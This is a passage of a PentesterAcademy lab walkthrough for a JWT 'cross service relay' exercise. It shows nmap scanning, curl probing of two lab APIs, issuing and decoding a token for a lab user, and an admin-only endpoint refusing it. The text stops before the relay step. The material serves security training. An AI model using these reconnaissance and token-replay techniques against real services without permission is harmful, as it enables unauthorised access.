ATTACKDEFENSE LABS COURSES
PENTESTER ACADEMY TOOL BOX PENTESTING
WORLD-CLASS TRAINERS TRAINING HACKER
TOOL BOX PATV HACKER RED TEAM LA
HACKER PENTESTING
PATV RED TEAM LABS ATTACKDEFENSE LABS
TRAINING COURSES ACCESS POINT PENTESTER
TEAM LABS PENTES TOOL BOX
ACCESS P TRAINERS
WORLD-CLAS TRAINING
ATTACKDEFENSE LABS TRAINING COURSES PATV ACCESS
PENTES TEAM LAB
ATTACKDE NTESTER ACADEM
COURSES PENTESTER ACADEMY PENTESTI
S POINT WORLD-CLASS TRAINERS TRAINING HACKER
TOOL BOX TOOL BO LABS
CKER PENTESTING
PATV RED TEAM LABS ATTACKDEFENSE LABS
URSES PENTESTER ACA
PENTESTER ACADEMY ATTACKDEFENSE LABS
TOOL BOX WORLD-CL
WORLD-CLASS TRAINERS RED TEAM TRAINING
TRAINING CO
PENTESTER ACADEMY TOOL BOX
PENTESTING

ATTACK DEFENSE


by PentesterAcademy

Name	Cross Service Relay Attack - Missing audience claim
URL	https://attackdefense.com/challengedetails?cid=1465
Type	REST: JWT Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig




```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.3  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:03  txqueuelen 0  (Ethernet)
        RX packets 160  bytes 14312 (14.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 130  bytes 346264 (346.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.108.121.2  netmask 255.255.255.0  broadcast 192.108.121.255
        ether 02:42:c0:6c:79:02  txqueuelen 0  (Ethernet)
        RX packets 22  bytes 1732 (1.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 18  bytes 1557 (1.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 1557 (1.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.108.121.2.

Step 2: Use nmap to discover the services running on the target machine.


Command: nmap 192.108.121.3



```
root@attackdefense:~# nmap 192.108.121.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-30 12:57 UTC
Nmap scan report for target-1 (192.108.121.3)
Host is up (0.000028s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
8000/tcp open  http-alt
8080/tcp open  http-proxy
MAC Address: 02:42:C0:6C:79:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.61 seconds
root@attackdefense:~#
```

Finding more information about the running services:

Command: nmap -sS -sV -p 8000,8080 192.108.121.3




```
root@attackdefense:~# nmap -sS -sV -p 8000,8080 192.108.121.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-30 12:58 UTC
Nmap scan report for target-1 (192.108.121.3)
Host is up (0.000050s latency).

PORT     STATE SERVICE VERSION
8000/tcp open  http    Werkzeug httpd 0.16.0 (Python 2.7.15+)
8080/tcp open  http    Werkzeug httpd 0.16.0 (Python 2.7.15+)
MAC Address: 02:42:C0:6C:79:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.05 seconds
root@attackdefense:~#
```

The target machine is running 2 Python based HTTP servers on port 8000 and 8080.

Step 3: Checking the presence of the REST API.

Interacting with the Python-based services to reveal more information about them.

Command: curl 192.108.121.3:8000




```
root@attackdefense:~# curl 192.108.121.3:8000

-== Welcome to the Finance API ==-

    Endpoint     |                          Description                          |  Method   |    Parameter(s)
    /issue       | Issues a JWT token for the user corresponding to the supplied username. |   GET     |  username, password
   /balance      |                      Get your account balance.                |   POST    |       token
 /goldenticket   |              Get your golden ticket (for admin only!).        |   POST    |       token
    /help        |                      Show the endpoints info.                 |   GET     |

root@attackdefense:~#
```

The response from port 8000 of the target machine reveals that Finance API is available on this port.

Note: The /goldenticket endpoint would give the golden ticket only if the token is of admin user.

Command: curl 192.108.121.3:8080




```
root@attackdefense:~# curl 192.108.121.3:8080

-== Welcome to the CLI Services API ==-

    Endpoint     |                          Description                          |  Method   |    Parameter(s)
    /issue       | Issues a JWT token for the user corresponding to the supplied username. |   GET     |  username, password
  /services      |              Show information on various services             |   POST    |       token
    /help        |                      Show the endpoints info.                 |   GET     |

root@attackdefense:~#
```

The response from port 8080 of the target machine reveals that Services API is available on this port.

Step 4: Interacting with the available APIs.

Getting a JWT Token for Finance API:

Command: curl http://192.108.121.3:8000/issue




```
root@attackdefense:~# curl http://192.108.121.3:8000/issue
Required username and password!
root@attackdefense:~#
```

Supplying the username and password:

Username: elliot
Password: elliotalderson


Command: curl "http://192.108.121.3:8000/issue?username=elliot&password=elliotalderson"



```
root@attackdefense:~# curl "http://192.108.121.3:8000/issue?username=elliot&password=el
liotalderson"
-== Issued Token: ==-

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJmYWxzZSIsIm
5hbWUiOiJlbGxpb3QiLCJleHAiOjE1NzUyMDczNTYsImlhdCI6MTU3NTEyMDk1Nn0.r1wmE9YZ5mUiMCeeUIR7R
nJBlhT8By8kezv0JLBpo4LyrjBmIml8EoJxMcfVpINgxrqQv2qR6mmFOGD3eTjy4pC5pPrAIkThwairwgvvsKS7
-jJLgLrmTbz1mktVnXHQ_8MGyjw5_yDjdJDDGf57Q02jE09tv32-eMJLzKs74NX26tl87FG8VSUownIIGOvgy8w
FpaFgT91tKfptNE3xk3VjTbhzZAB15Tl1LB106dIShnU3i70GH1TL3ll_sCr1tCNQSsud5rGa52dfrCFNNJKmUi
krs2sj_Do44uiPfMbhC4TomPeUoMvEfL0fftp8QxI0a5VdBNB5qk-yUC1sUw

==========================
root@attackdefense:~#
```

Issued JWT Token:
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJmY
WxzZSIsIm5hbWUiOiJlbGxpb3QiLCJleHAiOjE1NzUyMDczNTYsImlhdCI6MTU3NTEyMDk1Nn0
.r1wmE9YZ5mUiMCeeUIR7RnJBlhT8By8kezv0JLBpo4LyrjBmIml8EoJxMcfVpINgxrqQv2qR6m
mFOGD3eTjy4pC5pPrAIkThwairwgvvsKS7-jJLgLrmTbz1mktVnXHQ_8MGyjw5_yDjdJDDGf57Q
02jE09tv32-eMJLzKs74NX26tl87FG8VSUownIIGOvgy8wFpaFgT91tKfptNE3xk3VjTbhzZAB15T
l1LB106dIShnU3i70GH1TL3ll_sCr1tCNQSsud5rGa52dfrCFNNJKmUikrs2sj_Do44uiPfMbhC4To
mPeUoMvEfL0fftp8QxI0a5VdBNB5qk-yUC1sUw

Using https://jwt.io to decode the retrieved token:



```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
pc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJmYWx
zZSIsIm5hbWUiOiJlbGxpb3QiLCJleHAiOjE1NzU
yMDczNTYsImlhdCI6MTU3NTEyMDk1Nn0.r1wmE9Y
Z5mUiMCeeUIR7RnJBlhT8By8kezv0JLBpo4LyrjB
mIml8EoJxMcfVpINgxrqQv2qR6mmFOGD3eTjy4pC
5pPrAIkThwairwgvvsKS7-
jJLgLrmTbz1mktVnXHQ_8MGyjw5_yDjdJDDGf57Q
02jE09tv32-
eMJLzKs74NX26tl87FG8VSUownIIGOvgy8wFpaFg
T91tKfptNE3xk3VjTbhzZAB15Tl1LB106dIShnU3
i70GH1TL3ll_sCr1tCNQSsud5rGa52dfrCFNNJKm
Uikrs2sj_Do44uiPfMbhC4TomPeUoMvEfL0fftp8
QxI0a5VdBNB5qk-yUC1sUw
```

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

```
{
  "iss": "witrap.com",
  "admin": "false",
  "name": "elliot",
  "exp": 1575207356,
  "iat": 1575120956
}
```

Note:

1. The algorithm used for signing the token is "RS256".
2. The token payload contains an issuer claim which contains the name of the authority that issued this token.
3. The admin claim in the payload is set to "false".


Info: The "iss" (issuer) claim identifies the principal that issued the JWT. The processing of this claim is generally application specific.

Submitting the above issued token to the API to get the golden ticket:

Command:

```
curl -X POST -H "Content-Type: application/json" -X POST -d '{"token":
"eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJmY
WxzZSIsIm5hbWUiOiJlbGxpb3QiLCJleHAiOjE1NzUyMDczNTYsImlhdCI6MTU3NTEyMDk1Nn0
.r1wmE9YZ5mUiMCeeUIR7RnJBlhT8By8kezv0JLBpo4LyrjBmIml8EoJxMcfVpINgxrqQv2qR6m
mFOGD3eTjy4pC5pPrAIkThwairwgvvsKS7-jJLgLrmTbz1mktVnXHQ_8MGyjw5_yDjdJDDGf57Q
02jE09tv32-eMJLzKs74NX26tl87FG8VSUownIIGOvgy8wFpaFgT91tKfptNE3xk3VjTbhzZAB15T
```

I1LB106dIShnU3i70GH1TL3ll_sCr1tCNQSsud5rGa52dfrCFNNJKmUikrs2sj_Do44uiPfMbhC4TomPeUoMvEfL0fftp8QxI0a5VdBNB5qk-yUC1sUw"}' http://192.108.121.3:8000/goldenticket




```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -X POST -d '{"to
ken": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJmYWx
zZSIsIm5hbWUiOiJlbGxpb3QiLCJleHAiOjE1NzUyMDczNTYsImlhdCI6MTU3NTEyMDk1Nn0.r1wmE9YZ5mUiMC
eeUIR7RnJBlhT8By8kezv0JLBpo4LyrjBmIml8EoJxMcfVpINgxrqQv2qR6mmFOGD3eTjy4pC5pPrAIkThwairw
gvvsKS7-jJLgLrmTbz1mktVnXHQ_8MGyjw5_yDjdJDDGf57Q02jE09tv32-eMJLzKs74NX26tl87FG8VSUownII
GOvgy8wFpaFgT91tKfptNE3xk3VjTbhzZAB15Tl1LB106dIShnU3i70GH1TL3ll_sCr1tCNQSsud5rGa52dfrCF
NNJKmUikrs2sj_Do44uiPfMbhC4TomPeUoMvEfL0fftp8QxI0a5VdBNB5qk-yUC1sUw"}' http://192.108.1
21.3:8000/goldenticket

No Golden Ticket for you. It is only for admin!

root@attackdefense:~#
```

The server doesn’t returns the golden ticket. It responds by saying that the ticket is only for the admin user.

Getting a JWT Token for Services API:

Command: curl http://192.108.121.3:8080/issue




```
root@attackdefense:~# curl http://192.108.121.3:8080/issue
Required username and password!
root@attackdefense:~#
```

Supplying the username and password:

Username: elliot
Password: elliotalderson

Command: curl "http://192.108.121.3:8080/issue?username=elliot&password=elliotalderson"

